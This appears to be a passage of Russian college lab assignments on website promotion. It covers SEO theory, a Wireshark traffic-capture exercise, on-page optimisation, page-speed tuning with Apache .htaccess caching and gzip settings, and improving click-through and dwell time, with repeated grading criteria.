По данным Фонда Общественное мнение доля активной аудитории интернета в России (это выходящие в Сеть хотя бы один раз за сутки) составляет 57% (66,5 млн. человек). Годовой прирост интернет-пользователей, выходящих в сеть хотя бы один раз в месяц, составил 9,2%.

трудностью вывода на рынок принципиально новых товаров и услуг – пользователи, незнакомые с ними, просто не будут их искать.

Ранжирование – процесс определения позиции сайта на основании его рейтинга.

Несмотря на рост мультимедийной составляющей интернета, важную роль в поисковой оптимизации сайтов, в результатах поисковой выдачи играют тексты.

**Вопросы и задания:**

1. Какие Вы знаете методики по продвижению сайта?

2. Перечислите виды поисковых запросов.

3. Перечислите преимущества и недостатки SEO.

**Критерии оценки:**

«5»-глубокое и полное овладение учащимся учебным материалом, выполнение всех заданий без ошибок;

«4»-студент полно освоил учебный материал, владеет практическими и теоретическими знаниями, но при выполнении практической работы были допущены ошибки;

«3»-студент имеет знания и понимание основных положений учебного материала, но излагает его не понятно и при выполнении практического задания допущены существенные ошибки;

«2»-студент имеет разрозненные, бессистемные знания по пройденному материалу, с практической частью не справляется

**Практическое занятие 8**

**Тема:** Индексация сайта

**Цель работы:**

**Критерии оценки:**

«5»-глубокое и полное овладение учащимся учебным материалом, выполнение всех заданий без ошибок;

«4»-студент полно освоил учебный материал, владеет практическими и теоретическими знаниями, но при выполнении практической работы были допущены ошибки;

«3»-студент имеет знания и понимание основных положений учебного материала, но излагает его не понятно и при выполнении практического задания допущены существенные ошибки;

«2»-студент имеет разрозненные, бессистемные знания по пройденному материалу, с практической частью не справляется

**Практическое занятие 9**

**Тема:** Конвертация трафика

**Цель работы:**получить практические навыки по работе с анализаторами сетевого трафика, по сбору данных и анализу статистики трафика. На практике ознакомится с отличиями работы активного оборудования. Уяснить особенности взаимодействия сетевого и канального уровня на примере стека TCP\IP. Выяснить форматы кадров Ethernet.

**Необходимо**:

## **Компьютер под управлением ms Windows 2000/xp/2003**

## **Пользователь с администраторскими правами**

1. сетевое подключение по протоколу IP поверх Ethernet.
2. доступ к Web.

**Ход работы:**

1. Установить на компьютер программу WinPcap и оболочку к ней Wireshark либо iris, либо esa. Запустить сеанс перехвата пакетов. Запустить для интенсивной генерации кадров браузер и откройте в нем любой сайт по выбору.
2. Установить какой тип кадров Ethernet в данной сети.
3. На основании собранной статистики определить к коммутационному оборудованию какого типа подключен ваш компьютер.

Разберитесь, какие типы оборудования могут в принципе использоваться в вашей сети.

Сортируйте пакеты по адресам отправителя и получателя. Определите, какие группы кадров по адресам присутствуют в собранной статистике. Это поможет сделать выводы.

Поможет также знание собственного IP адреса.

5) найдите широковещательные кадры и пакеты. Изучите их заголовки.

**В отчет:**

на адрес sergsavkov@gmail.com

в заголовке письма: №группы ФИО №работы (например: 3155 Фёдор Сумкин 2)

Ответы на вопросы:

1. Какие типы кадров Ethernet бывают, в чем их отличие?
2. Какой тип кадров Ethernet кадров используется? Почему именно он?
3. Какой тип коммутационного оборудования используется? Обоснуйте ваше мнение.
4. На какой канальный адрес осуществляются широковещательные рассылки?
5. Для чего применяются перехваченные вами широковещательные рассылки?

**Практическое занятие 10**

**Тема:** Проведение общего аудита сайта: SEO, юзабилити, тексты

**Цель работа:** получение навыков проведения внутренней SEO оптимизации сайта.

***Теоретические вопросы***

Внутренняя SEO оптимизация сайта.

Внутренняя оптимизация сайта – действия, проводимые над сайтом с целью повысить позиции страниц в поисковых системах по заданному списку ключевых фраз.

*SEO-оптимизация сайта*

1. **Создайте корректный robots.txt**.

Robots.txt – текстовый документ, расположенный в корневом каталоге сайта. В нем указаны инструкции о том, какие страницы разрешено индексировать поисковым системам, а какие нет. Наличие robots.txt не обязательно и его отсутствие означает разрешение индексировать сайт без ограничений. Корректный robots.txt поможет поисковым системам быстрее и полнее индексировать сайт.

1. **Укажите правильный тег <meta name=”robots” content=”...”>.**

Мета-теги находятся в разделе <head> HTML-кода документа:

Мета-тег <meta name=”robots” content=””> управляет индексацией страницы в поисковых системах.

Отсутствие этого мета-тега означает разрешение на индексирование документа. Специальные значения атрибута content позволяют:

* content=”noindex” – запретить индексацию текста,
* content=”nofollow” – запретить переход по ссылкам на странице.

1. **Исключите появление дублей.**

Дубли – одинаковые по содержанию документы, доступные по двум отличным URL-адресам.

Такие страницы со стороны Яндекса и Google могут быть пессимизированы.

Распространенная причина появления дублей – отсутствие явного указания на главное зеркало. Зеркалами считаются сайты, являющиеся полными копиями по контенту. Так, страницы интернет-ресурса могут быть доступны по адресу с www и без него, с слэшем “/” в конце или без него.

1. **Прокачайте дизайн и юзабилити.**

Поисковые системы придают большую важность поведенческим факторам, которые оцениваются показателями – отказы, время на сайте, глубина просмотра. Качество дизайна и юзабилити сильно влияет на значения этих показателей. Дизайн должен быть визуально приятным, интуитивно понятным и удобным для посетителей.

1. **Повысьте скорость загрузки.**

Отличным показателем можно считать, если время загрузки не превышает 2 секунд, приемлемым – до 5 секунд. Если сайт загружается слишком медленно, скорее всего, следует выполнить эти действия:

* использовать высокоскоростной хостинг;
* выбрать оптимальные параметры изображений;
* оптимизировать код;
* минимизировать HTML, CSS, JS;
* подключить минимальное количество внешних файлов;
* включить сжатие данных на сервере.

1. **Уделите внимание SMO.**

Social Media Optimization (SMO) – оптимизация для социальных медиа, которая в целом заключается в повышении удобства использования сайта посетителями из социальных сетей.

На практике это означает следующие действия:

* использование кнопок “поделиться”;
* внедрение микроразметки;
* указание ссылок на представительства в социальных сетях.

Смысл наличия кнопок “поделиться” в том, чтобы пользователю было легко поделиться понравившемся материалом на своей личной странице в социальной сети.

Социальные сети поддерживают протокол Open Graph. Микроразметка управляет заголовком, изображением, описанием и ссылкой, когда статью сайта размещают в социальной сети.

Если вы имеете личные профили в социальных сетях или сообщества, то укажите их адреса на своем сайте.

1. **Используйте инструменты поисковых систем.**

*Оптимизация страниц сайта*

Целью SEO оптимизации страницы является максимальное повышение ее релевантности в поисковых системах по конкретным ключевым фразам.

1. **Используйте ключевые фразы в <title>.**

Отображается как заголовок вкладки браузера и может быть использован в результатах выдачи. При составлении заголовка следуйте этим рекомендациям:

* начинайте заголовок с основной ключевой фразы;
* не превышайте значение длины заголовка в 70-80 символов;
* используйте уникальные заголовки в пределах своего сайта;
* составляйте грамотный и осмысленный текст заголовка;
* не включайте в заголовок знаки завершения предложения – .!? Заменяйте их на : – и |

Содержимое этого тега не присутствует на странице.

На ранжирование мета-тег влияет слабо. Поисковые системы могут использовать содержание этого тега в сниппете на выдаче, что оказывает существенное влияние на кликабельность (CTR).

1. **Подготовьте описания для description.**

Мета-тег <meta name=”description” content=””> расположен в секции <head> HTML-кода документа.

Структурируйте содержимое.

Формат подачи информации влияет на удобство ее восприятия человеком. Поисковые системы умеют распознавать формат подачи информации, анализируя код верстки страницы. В HTML-коде существуют различные теги для верстки соответствующих блоков:

* абзацы <p>
* заголовки и подзаголовки <h1>...<h6>
* маркированные и нумерованные списки <ul>, <ol>
* таблицы <table>
* изображения <img>

Старайтесь разнообразить верстку и уместно использовать подобные блоки.

1. **Оптимизируйте текст.**

При написании текста, в первую очередь, следует ориентироваться на людей и заботиться о смысловом наполнении, а уже потом оптимизировать его для поисковых систем. Делайте тексты интересными и легкими для чтения. При оптимизации текста учитывайте следующие рекомендации:

* используйте основную ключевую фразу в первых 2–3 абзацах;
* используйте иерархию заголовков и подзаголовков:
* основную ключевую фразу включите в главный заголовок h1;
* не создавайте более одного главного заголовка на странице;
* дополнительные ключевые фразы включайте в подзаголовки h2...h6;
* размещайте тексты уместного объема:
* коммерческие: 2000–3000 символов;
* информационые: от 5000 символов;
* равномерно распределяйте ключевые фразы по тексту, избегайте их скопления в одной части.

Кроме этого, ваш текст должен быть уникальным и не содержать грамматических ошибок. Помните, что за частое включение ключевых фраз в текст, поисковые системы могут наложить санкции за переоптимизацию. Оптимальное количество вхождений в процентах от общего объема текста для каждого запроса свое. Узнать его ориентировочно можно проанализировав конкурентов в топ-5.

1. **Оптимизируйте изображения.**

Качественный текст часто сопровождается иллюстрациями, как, например, эта статья. Это нравится пользователям, но в этом также есть некоторые проблемы для SEO. Добавляя изображения на страницу, увеличивается ее общий вес и тем самым снижается скорость загрузки. Выбирайте корректный формат и размер изображения – от этого зависит размер файла. При выборе формата следуйте следующим простым правилам:

* если это анимация – .gif;
* если необходим прозрачный фон – .png;
* в остальных случаях – .jpg.

Выбор размера: в общем случае вес изображения тем больше, чем больше ее размер. Если в статье размещается картинка размером 400×200 пикселей, то не нужно для этих целей использовать оригинал в размере 1600×800 и сжимать его в браузере до 400×200. В таком случае в графическом редакторе следует изменить размер до необходимого 400×200. Изображения на страницу добавляются с помощью тега <img>, который имеет актуальные для SEO атрибуты:

* src – включает название файла;
* alt – описание, которое появляется при невозможности загрузить картинку;
* title – всплывающая подсказка, появляющаяся при наведении.

При выборе названия файла с изображением отдавайте предпочтение лаконичному варианту, описывающему суть файла. В атрибуте alt включите краткое описание до 10 слов того, что именно показано на картинке.

1. **Используйте внутреннюю перелинковку.**

Внутренняя перелинковка – это ссылки между внутренними страницами. На крупных сайтах основный эффект от перелинковки заключается в перераспределении веса страниц в пользу наиболее важных. Это позволяет им несколько лучше ранжироваться. На небольших площадках такой эффект малозаметен, но в этом случае перелинковка тоже играет важную роль. При уместном использовании ссылок внутри статей пользователь будет переходить по ним и проводить больше времени на ресурсе, улучшая поведенческие факторы. Распространенные виды перелинковки – рекомендательные блоки и контекстные ссылки.

1. **Грамотно применяйте исходящие ссылки**.

Существует мнение, что нежелательно ставить исходящие ссылки на внешние ресурсы. В среде оптимизаторов есть различные аргументы за и против. Исходящие ссылки на авторитетные тематические площадки помогают в продвижении. Такие ссылки позволяют поисковикам правильно определить тематику ссылающегося сайта. Кроме этого такие ссылки прибавляют авторитетность и вашему ресурсу. Исходящие ссылки на спамные ресурсы следует избегать или использовать для них атрибут rel=”nofollow”. Такие ссылки могут появляться, например, в комментариях.

Включайте в статьи исходящие ссылки на авторитетные тематические площадки.

***Задание № 1.*** Проведите SEO-оптимизацию предложенного сайта.

***Задание № 2.*** Оформите отчет.

**Критерии оценки:**

«5»-глубокое и полное овладение учащимся учебным материалом, выполнение всех заданий без ошибок;

«4»-студент полно освоил учебный материал, владеет практическими и теоретическими знаниями, но при выполнении практической работы были допущены ошибки;

«3»-студент имеет знания и понимание основных положений учебного материала, но излагает его не понятно и при выполнении практического задания допущены существенные ошибки;

«2»-студент имеет разрозненные, бессистемные знания по пройденному материалу, с практической частью не справляется

**Практическое занятие 11**

**Тема:** Исследование способов ускорения загрузки сайтов. Техническая оптимизация, дополнительные настройки.

**Цель работы:**

**1. Уменьшите количество HTTP-запросов**

80% загрузки страницы ориентировано на загрузку компонентов страницы: скриптов, фотографий, файлов CSS, flash. Спецификация HTTP/1.1 советует, чтобы браузеры параллельно загружали не более 2-х компонентов веб-страницы с одного хоста. Уменьшив количество этих компонентов мы уменьшаем количество HTTP-запросов к серверу и как результат увеличиваем скорость загрузки страницы.

Но как уменьшить количество запросов к серверу не затрагивая внешний вид страницы?

На самом деле есть несколько способ.

* **Использование**[**CSS-спрайтов**](http://ru.wikipedia.org/wiki/%D1%EF%F0%E0%E9%F2_(%EA%EE%EC%EF%FC%FE%F2%E5%F0%ED%E0%FF_%E3%F0%E0%F4%E8%EA%E0))**.** CSS-спрайт – это комбинированное изображение, которое содержит в себе несколько маленьких изображений, которые в нужный момент для нужного элемента страницы вырезаются, используя свойства: background-image и background-position.
* **Использование Inline-картинок.** Inline-картинки используют [URL-схему data](http://ru.wikipedia.org/wiki/Data:_URL): для встраивания картинки в саму страницу. Это, однако, увеличит размер HTML-документа. Встраивая inline-картинки в ваши таблицы стилей, вы добьетесь уменьшения запросов к серверу, а размер HTML останется прежним.
* **Объединение нескольких файлов в один.** Если у Вас на страничке подключается больше одного css- или js-файла, то Вы можете объединить их в один. Это очень простой, но действенный способ уменьшения количества http-запросов на сервер. О том, как это делать на лету я писал в своей заметке здесь [«Разгони свой сайт. Статическое сжатие css- и js- файлов на лету»](http://biznesguide.ru/coding/130.html)

**2. Помещайте CSS файлы в начале страницы**  
Помещая подключение к css файлам в хедере страницы мы получаем постепенный рендеринг страницы, т.е. страница будет загружаться постепенно — сначала заголовок, потом лого наверху, навигация и т.д. – а это в свою очередь служит отличным индикатором загрузки страницы для пользователя и улучшает общее впечатление от сайта.

Если размещать CSS файлы внизу страницы, то это не позволяет многим браузерам рендерить страницу постепенно. Это объясняется тем, что браузер «не хочет» перерисовывать элементы, у которых после загрузки страницы может измениться стиль. Так что все свои CSS файлы всегда подключайте в верхней части страницы в секции HEAD.

**3. Помещайте javascript в конец страницы**  
Помещая javascript-файлы вниз страницы мы позволяем браузеру загрузить страницу с контентом в первую очередь, а уже потом начать загрузку javascript-файлов. Если же Ваш сайт идет в ногу со временем и содержит все возможные интерактивные «примочки», то этих javascript-файлов может быть несколько и весить они могут несколько сотен килобайт, поэтому перед загрузкой страницы заставлять пользователя ждать пока загрузятся все Ваши javascipt-файлы губительно.

Кроме того, внешние .js-файлы блокируют параллельную загрузку. Спецификация HTTP/1.1 советует, чтобы браузеры параллельно загружали не более 2-х компонентов веб-страницы с одного хоста. Таким образом, если картинки для вашего сайта располагаются на разных хостах, вы получите более 2-х параллельных загрузок. А когда загружается скрипт, браузер не будет начинать никаких других загрузок, даже с других хостов.

**4. Минимизируйте css и javascript**  
Минимизация файла — это удаление из кода всех несущественных символов с целью уменьшения объема файла и ускорения его загрузки. В минимизированном файле удаляются все комментарии и незначащие пробелы, переносы строк, символы табуляции. Здесь все просто. Чем меньше объем файла, тем меньше времени понадобится браузеру на его загрузку. А минимизировать Ваш код помогут вот эти [24 онлайн-сервиса для сжатия и оптимизации CSS кода](http://biznesguide.ru/html_css/128.html)  
**5. Используйте поддомены для параллельного скачивания**

Как я уже говорил выше, согласно спецификации HTTP/1.1 на браузеры накладываются ограничения на количество одновременно загружаемых компонентов сайта, а именно не более 2-х компонентов с одного хоста. Поэтому если на Вашем сайте много графики, то ее лучше вынести на отдельный поддомен или поддомены. Для Вас это будет один и тот же сервер, а для браузера – разные. Чем больше поддоменов Вы создадите, тем больше файлов браузер сможет одновременно загрузить и тем быстрее загрузится вся страница сайта. Вам остается лишь изменить адрес картинок на новый. Очень простой, но действенный способ.

**6. Используйте кэш браузера**  
Кеширование становится крайне важным для современных веб-сайтов, которые используют обширное подключение JavaScript и CSS. Дело в том, что когда посетитель зашел на Ваш сайт в первый раз, то браузер выполнит загрузку всех javascript и css-файлов, также загрузит всю графику и флэш, однако правильно выставив HTTP-заголовок Expires, вы сделаете компоненты страницы кешируемыми. Таким образом, когда посетитель зайдет на Ваш сайт снова или перейдет на следующую страницу Вашего сайта, в кэше его браузера уже будут находится некоторые нужные файлы и браузеру не потребуется загружать их снова. Отсюда и выигрыш в скорости загрузки сайта.

Поэтому выставляйте HTTP-заголовок Expires везде, где только это возможно, на несколько дней или даже месяцев вперед. Для того, чтобы веб-сервер Apache отдавал соответствующие рекомендациям HTTP-заголовки Expires, необходимо добавить в файл .htaccess, находящийся в корневой папке сайта, следующие строки:

<IfModule mod\_expires.c>

Header append Cache-Control "public"

FileETag MTime Size

ExpiresActive On

ExpiresDefault "access plus 0 minutes"

ExpiresByType image/ico "access plus 1 years"

ExpiresByType text/css "access plus 1 years"

ExpiresByType text/javascript "access plus 1 years"

ExpiresByType image/gif "access plus 1 years"

ExpiresByType image/jpg "access plus 1 years"

ExpiresByType image/jpeg "access plus 1 years"

ExpiresByType image/bmp "access plus 1 years"

ExpiresByType image/png "access plus 1 years"

</IfModule>

Данный фрагмент файла конфигурации Веб-сервера Apache проверяет наличие модуля mod\_expires и, если модуль mod\_expires доступен, включает отдачу HTTP-заголовков Expires, которые устанавливают срок хранения перечисленных выше объектов в кэше браузеров и прокси-серверов равный одному году с момента первой загрузки. Установив такой срок жизни кэша браузера, может возникнуть сложность с обновлением файлов. Поэтому если Вы изменили содержимое css или javascript-файла и хотите, чтобы эти изменения обновились в кэше браузера, то необходимо изменить название самого файла. Обычно в название файла добавляют его версию, например так: styles.v1.css

**7. Используйте CDN для загрузки популярных JavaScript библиотек**

Если на Вашем сайте используется популярный javascript фреймворк, например jQuery, то для его подключения лучше использовать CDN.

[CDN](http://ru.wikipedia.org/wiki/Content_Delivery_Network) (Content Delivery Network) — это множество веб-серверов, разнесенных географически для достижения максимальной скорости отдачи контента клиенту. Сервер, который непосредственно будет отдавать контент пользователю, выбирается на основании некоторых показателей. Например, выбирается сервер с наименьшим числом промежуточных хопов до него либо с наименьшим временем отклика. Кроме того браузер кэширует javascript-файлы, и если Вы посещали сайты на котором используется такой метод, то эта библиотека уже есть в кэше Вашего браузера, и он не будет загружать её снова.

Одним из таких CDN – является Google Libraries. Это CDN для популярных open-source JavaScript библиотек. Загрузка популярных javascript фреймверков с Google Libraries позволяет увеличить скорость загрузки страницы и снизит траффик на ваш сервер.

О том как загружать jQuery с репозитория Google я писал вот в этой заметке [«Увеличиваем скорость загрузки страницы загружая jQuery с репозитория Google»](http://biznesguide.ru/coding/151.html).

**8. Оптимизируйте ваши изображения**

Необходимо определять подходящий формат для ваших изображений. Выбор неверного формата изображения, может существенно увеличить размер файла.

* GIF – идеально подходят для изображений с несколькими цветами, например логотип.
* JPEG – отлично подходят для детализированых изображений с большим количеством цветов, такие как фотографии.
* PNG – ваш выбор, когда вам нужно высококачественное изображение с прозрачностью.

Оптимизировать изображение можно двумя способами: используя программы или онлайн сервисы в Интеренете для сжатия изображений. В первом случае от Вас потребуются определенные знания для работы с той или иной программой, а вот воспользоваться онлайн сервисами может каждый. От Вас лишь требуется загрузить нужные изображения, а сервис сам оптимизирует их и выдаст ссылку на скачивание уже сжатиых файлов.

Вот несколько онлайн сервисов для оптимизации изображений:

* [www.punypng.com](http://www.punypng.com/)
* [Smush.it](http://www.smushit.com/ysmush.it/)
* [www.jpegmini.com](http://www.jpegmini.com/main/home)

**9. Не масштабируйте изображения**

Не изменяйте размер изображения при помощи атрибутов width и height тега , либо при помощи CSS. Это тоже негативно влияет на скорость загрузки страницы. Если у Вас есть изображение размером 500x500px, а вставить на сайт Вы хотите изображение с размером 100x100px, то лучше изменить размер оригинальной картинки при помощи графического редактора Photoshop, или любого другого. Чем меньший вес картинки, тем меньше времени потребуется для её загрузки.

**10. Используйте Gzip- сжатие**

Как показали проведенные исследования, gzip-сжатие текстового файла «на лету» в 95–98% случаев позволяет сократить время на передачу файла браузеру. Если хранить архивированные копии файлов на сервере (в памяти proxy-сервера или просто на диске), то соединение в общем случае удается освободить в 3-4 раза быстрее.

Начиная с версии протокола HTTP/1.1, веб-клиенты указывают, какие типы сжатия они поддерживают, устанавливая заголовок Accept-Encoding в HTTP-запросе.

Accept-Encoding: gzip, deflate

Если веб-сервер видит такой заголовок в запросе, он может применить сжатие ответа одним из методов, перечисленных клиентом. При выдаче ответа посредством заголовка Content-Encoding сервер уведомляет клиента о том, каким методом сжимался ответ.

Content-Encoding: gzip

Переданные таким образом данные меньше первоначальных примерно в 5 раз, и это существенно ускоряет их доставку. Однако здесь есть один недостаток: увеличивается нагрузка на веб-сервер. Но вопрос с сервером всегда можно решить. Так что не будем обращать на это внимание.

Для того, чтобы включить GZIP-сжатие на своем сайте, необходимо в файле .htaccess прописать следующие строки кода:

<IfModule mod\_deflate.c>

AddOutputFilterByType DEFLATE text/html

AddOutputFilterByType DEFLATE application/javascript

AddOutputFilterByType DEFLATE text/javascript

AddOutputFilterByType DEFLATE text/css

<IfModule mod\_setenvif.c>

BrowserMatch ^Mozilla/4 gzip-only-text/html

BrowserMatch ^Mozilla/4\.0[678] no-gzip

BrowserMatch \bMSIE !no-gzip !gzip-only-text/html

</IfModule>

</IfModule>

Если данный способ сработал, то отлично, если нет, то можно попробовать вот такой вот код:  
<IfModule mod\_deflate.c>

AddOutputFilterByType DEFLATE text/html text/plain

text/xml application/xml application/xhtml+xml

text/javascript text/css application/x-javascript

BrowserMatch ^Mozilla/4 gzip-only-text/html

BrowserMatch ^Mozilla/4.0[678] no-gzip

BrowserMatch bMSIE !no-gzip !gzip-only-text/html

<ifmodule mod\_gzip.c>

mod\_gzip\_on Yes

mod\_gzip\_item\_include file \.js$

mod\_gzip\_item\_include file \.css$

</ifmodule>

</IfModule>

Но опять-таки, данный код работает не на всех серверах, поэтому лучше обратиться в службу поддержки Вашего хостинг-провайдера и уточнить этот вопрос

**Критерии оценки:**

«5»-глубокое и полное овладение учащимся учебным материалом, выполнение всех заданий без ошибок;

«4»-студент полно освоил учебный материал, владеет практическими и теоретическими знаниями, но при выполнении практической работы были допущены ошибки;

«3»-студент имеет знания и понимание основных положений учебного материала, но излагает его не понятно и при выполнении практического задания допущены существенные ошибки;


«2»-студент имеет разрозненные, бессистемные знания по пройденному материалу, с практической частью не справляется

**Практическое занятие 12**

**Тема:** Улучшение поведенческих факторов.

**Цель работы:**


## **Увеличьте свой CTR**

Поисковая выдача Google, отображаемая в SERP, состоит из заголовка, URL-адреса и описания.**1. Найдите страницы с плохим CTR и исправьте их** Если вы уверены, что тайтл и дескрипшн соответствуют техническим требованиям, переходите к корректировке CTR. Для этого войдите в учетную запись Google для веб-мастера и перейдите к отчету Search Analytics. В представленном отчете выбирайте клики, показы, CTR и позицию для отображения. Значения CTR для разных позиций в поисковой выдаче Google зависят от типа запроса. В среднем коэффициент CTR должен составлять не меньше 30% переходов для первого места, 15% для второго и 10% для третьего результата. Если ваш CTR значительно ниже, это может сигнализировать о проблемах, которые необходимо устранить в первую очередь.

**2. Убедитесь, что заголовок и описание релевантны странице и соответствуют техническим требованиям** Одним из главных шагов при оптимизации сайта является проверка заголовков и описания на предмет соответствия рекомендациям SEO. Существует множество сторонних сервисов, с помощью которых вы можете сделать это. Например, WebSite Auditor - бесплатной базовой версии хватит для того, чтобы проанализировать каждую страницу веб-сайта. Введите ключевые слова и запустите анализ страницы. После завершения все имеющиеся проблемы в заголовке и описании будут отображены в соответствующих секциях. Многие CMS выпускают собственные плагины, которые выполняют ту же самую функцию. Обратите внимание на дублирование мета-тегов. Этот факт не связан с поведение пользователя, однако поисковые алгоритмы могут неверно проанализировать вашу страницу и оценить ее по заданному запросу. Также не забудьте проверить длину описания и заголовка в символах. Слишком длинные мета-теги будут усечены с помощью поисковых запросов Google, и вы не получите сообщение.

**3. Тестируйте заголовки и описания** В маркетинге никто не придумал универсальной формулы для создания вдохновляющих и привлекательных для каждого посетителя в отдельности заголовков и описаний. Ключевой момент - определить характер запроса и его семантику. Пользователь ищет продукт или услугу? Информацию или решения проблем? Предпочитает он короткий и емкий ответ или более исчерпывающий? Ключевые слова в заголовке старайтесь располагать ближе к началу - исследования доказывают, что пользователи, просматривающие SERP, читают только первые 20 символов. Поэтому постарайтесь сделать так, чтобы поисковый запрос находился в пределах этих 20 символов.

**4. Делайте URL легко читаемым и понятным.** Короткие URL-адреса легче запомнить, выглядят они более эстетично. Для длинных адресов используйте технологию "хлебные крошки".

**5. Не забывайте о сильном СТА-элементе.** Не надо описывать свой товар или услугу. Вместо этого сообщите посетителю о его преимуществах. Расскажите, как он сможет решить свою проблему с вашей помощью. Если есть возможность - продемонстрируйте это в видеоролике.****


**6. Используйте расширенные сниппеты.** Это сделает ваше объявление отличным от других в поисковой выдаче. Расширенные сниппеты могут быть использованы для различных видов контента: товары, услуги, продукты, рецепты, обзоры, события и т.д. Благодаря возможностям разметки они могут включать в себя изображения, рейтинги и другие отраслевые данные.

## **Увеличьте время пребывания на странице и избегайте пого-стикинга**

После улучшения CTR в SERP убедитесь, что люди, которые переходят по вашей ссылке, довольны страницей и проводят достаточно времени на вашем сайте.

**1. Оптимизация скорости и юзабилити страниц** Прежде всего, проверьте юзабилити каждой страницы сайта. Посмотрите на нее глазами пользователя и честно ответьте себе на вопрос: мне самому удобно пользоваться этим сайтом? Плохая скорость загрузки, отвлекающие попапы или навязчивая реклама, которую трудно закрыть, становятся причиной того, что многие посетители уходят с сайта к результатам поиска.

**2. Отслеживайте неработающие ссылки** Одним из способов увеличить время пребывания на сайте является поощрение дальнейшего его изучения. Проверьте ваши внутренние ссылки и перелинковку: они интуитивно понятны и логичны? Если нет, исправьте это. Также регулярно проверяйте, чтобы все ссылки работали корректно.

**3. Добавьте ссылки на связный контент.** При оптимизации страницы и увеличении показателя dwell-time хорошо работают связные страницы. Это хороший способ задержать посетителей на сайте. Вы можете сделать это вручную, включив соответствующие ссылки в конце сообщения или использовать специальные плагины, которые делают это автоматически после публикации каждой новой статьи.Аналогичным образом оформите страницы каталога в интернет-магазине: "Сопутствующие товары", "Вместе с этим товаром также покупают", "Вы недавно смотрели..." - все это побуждает пользователей углубляться в сайт. Очень хорошо этот способ сработает и в том случае, если товара нет на складе: вместо стандартного сообщения об отсутствии товара предложите посмотреть ему "такой же, только с перламутровыми пуговицами". Это поможет предотвратить пого-стикинг.

